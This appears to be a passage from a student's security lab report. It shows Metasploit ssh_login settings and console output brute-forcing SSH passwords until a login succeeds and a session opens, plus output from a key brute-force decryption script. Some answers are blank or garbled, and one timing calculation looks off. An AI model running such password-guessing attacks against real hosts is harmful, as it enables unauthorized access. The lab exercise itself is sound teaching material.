


Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.
```

- ii) Show the screen shot of finding the correct password in the MSF console.



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
voooha@kali: ~/proj2b
File Actions Edit View Help
PASS_FILE dictionary.txt no File containing passwords, one per line
RHOSTS 99.68.230.147 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS true yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME user50 no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.
References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502
View the full module info with the info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] [2024.03.30-21:37:37] 99.68.230.147:22 - Starting bruteforce
[-] [2024.03.30-21:37:41] 99.68.230.147:22 - Failed: 'user50:flqjclNpo'
[!] [2024.03.30-21:37:41] No active DB -- Credential data will not be saved!
[-] [2024.03.30-21:37:45] 99.68.230.147:22 - Failed: 'user50:cyfvMqDXj'
[-] [2024.03.30-21:37:49] 99.68.230.147:22 - Failed: 'user50:quEwhgcrcl'
[-] [2024.03.30-21:37:52] 99.68.230.147:22 - Failed: 'user50:womRomJft'
[-] [2024.03.30-21:37:56] 99.68.230.147:22 - Failed: 'user50:yHBDxuPAi'
[-] [2024.03.30-21:38:02] 99.68.230.147:22 - Failed: 'user50:dXobQabup'
[-] [2024.03.30-21:38:06] 99.68.230.147:22 - Failed: 'user50:rWeDHWuXu'
[-] [2024.03.30-21:38:12] 99.68.230.147:22 - Failed: 'user50:SWWFXsoe'
[*] [2024.03.30-21:38:15] 99.68.230.147:22 - Success: 'user50:i3PvPJCel' 'uid=1001(user50) gid=1001(user50) groups=1001(user50) Linux klepko 6.5.0-64 x86_64 GNU/Linux '
[*] SSH session 2 opened (192.168.200.101:42531 -> 99.68.230.147:22) at 2024-03-30 21:38:17 -0500
[*] [2024.03.30-21:38:17] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

- iii) Report how long it takes to test each password in average.  
From the above screenshot as per the timestamps it took 38 seconds to crack 9 passwords. So, time taken to test each password in an average is  $38/9$  seconds = 4.22 seconds

For cracking ssh using username dictionary,

- iv) Show the screen shot of the parameters of the ssh login module. Use the “info” command in the MSF console.

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
msf6 auxiliary(scanner/ssh/ssh_login) > info
Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
toddb <toddb@metasploit.com>

Check supported:
No

Basic options:


| Name             | Current Setting                                                      | Required | Description                                                                                 |
|------------------|----------------------------------------------------------------------|----------|---------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                                                                | yes      | Attempt to login with a blank username and password                                         |
| BLANK_PASSWORDS  | false                                                                | no       | Try blank passwords for all users                                                           |
| BRUTEFORCE_SPEED | 5                                                                    | yes      | How fast to bruteforce, from 0 to 5                                                         |
| DB_ALL_CREDS     | false                                                                | no       | Try each user/password couple stored in the current database                                |
| DB_ALL_PASS      | false                                                                | no       | Add all passwords in the current database to the list                                       |
| DB_ALL_USERS     | false                                                                | no       | Add all users in the current database to the list                                           |
| DB_SKIP_EXISTING | none                                                                 | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm) |
| PASSWORD         |                                                                      | no       | A specific password to authenticate with                                                    |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt | no       | File containing passwords, one per line                                                     |


```

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
msf6 auxiliary(scanner/ssh/ssh_login) > info
Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
toddb <toddb@metasploit.com>

Check supported:
No

Basic options:


| Name             | Current Setting                                                       | Required | Description                                                                                            |
|------------------|-----------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                                                                 | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                                                                 | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                                                                     | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false                                                                 | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                                                                 | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                                                                 | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                                                                  | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                                                                       | no       | A specific password to authenticate with                                                               |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt  | no       | File containing passwords, one per line                                                                |
| RHOSTS           | 99.68.230.147                                                         | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22                                                                    | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | true                                                                  | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1                                                                     | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         |                                                                       | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                                                                       | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                                                                 | no       | Try the username as the password for all users                                                         |
| USER_FILE        | /usr/share/metasploit-framework/data/wordlists/http_default_users.txt | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true                                                                  | yes      | Whether to print output for all attempts                                                               |




Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.
```

- v) Show the screen shot of finding the correct username and password in the MSF console.



- vi) Report how long it takes to test each password in average.  
 Total attempts made =  $14 * 19 = 266$   
 Time taken to crack the password = 1092 seconds (as per timestamps)  
 So average time taken to test each password =  $1092/266 = 4.10$  seconds

## Section VIII: (Task VI):

- i) Show the screen shot of your cryptoanalysis program when you get the key.





```
(vooaha@kali)-[~/proj2b]
$ python3 dec.py
Keys generated : 0x 09bb2443decc
Keys generated : 0x 09bb2443decf
Keys generated : 0x 09bb2443dece
Keys generated : 0x 09bb2443dec9
Keys generated : 0x 09bb2443dec8
Keys generated : 0x 09bb2443decb
Keys generated : 0x 09bb2443deca
Decryption successful with key: 0x 09bb2443decc
```

ii) Show the key.

```
(vooaha@kali)-[~/proj2b]
$ python3 dec.py
Keys generated : 0x 09bb2443decc
Keys generated : 0x 09bb2443decf
Keys generated : 0x 09bb2443dece
Keys generated : 0x 09bb2443dec9
Keys generated : 0x 09bb2443dec8
Keys generated : 0x 09bb2443decb
Keys generated : 0x 09bb2443deca
Decryption successful with key: 0x 09bb2443decc
```

iii) Show the content of the encrypted file secret.pdf.enc1.

```
File Actions Edit View Help
%PDF-1.3
1 0 obj
<<
/Type /Catalog
/Pages 2 0 R
>>
endobj
2 0 obj
<<
/Type /Pages
/Kids [ 3 0 R ]
>>
endobj
3 0 obj
<<
/Type /Page
/Parent 2 0 R
/Resources
<<
/Font
<<
/F1 /F1
>>
>>
endobj
4 0 obj
<<
/Type /Page
/Parent 2 0 R
/Resources
<<
/Font
<<
/F1 /F1
>>
>>
endobj
5 0 obj
<<
/Type /Page
/Parent 2 0 R
/Resources
<<
/Font
<<
/F1 /F1
>>
>>
endobj
endobj
xref
1 5
trailer
<<
/Size 5
>>
startxref
1
%%EOF
```

## Section IX: (Task VII):

Show the screen shot of your DES program when it deciphers the testing file.

- Show the screen shot of your DES program when you are brute force cracking the key of secret.pdf.enc2.

- ii) Report how many keys are tested in 10 minutes.
- iii) Estimate how long it will take to find the key. Note that you may not be able to find the key given the current hardware.

### **Section X: (Conclusion):**

Found issues in task 4 related to ssh null character one but resolved it by truncating the string

Found issues in installation of dvwa but resolved browsing followed proper steps. Unable to resolve issues with task3 and task 6 a part of it is resolved.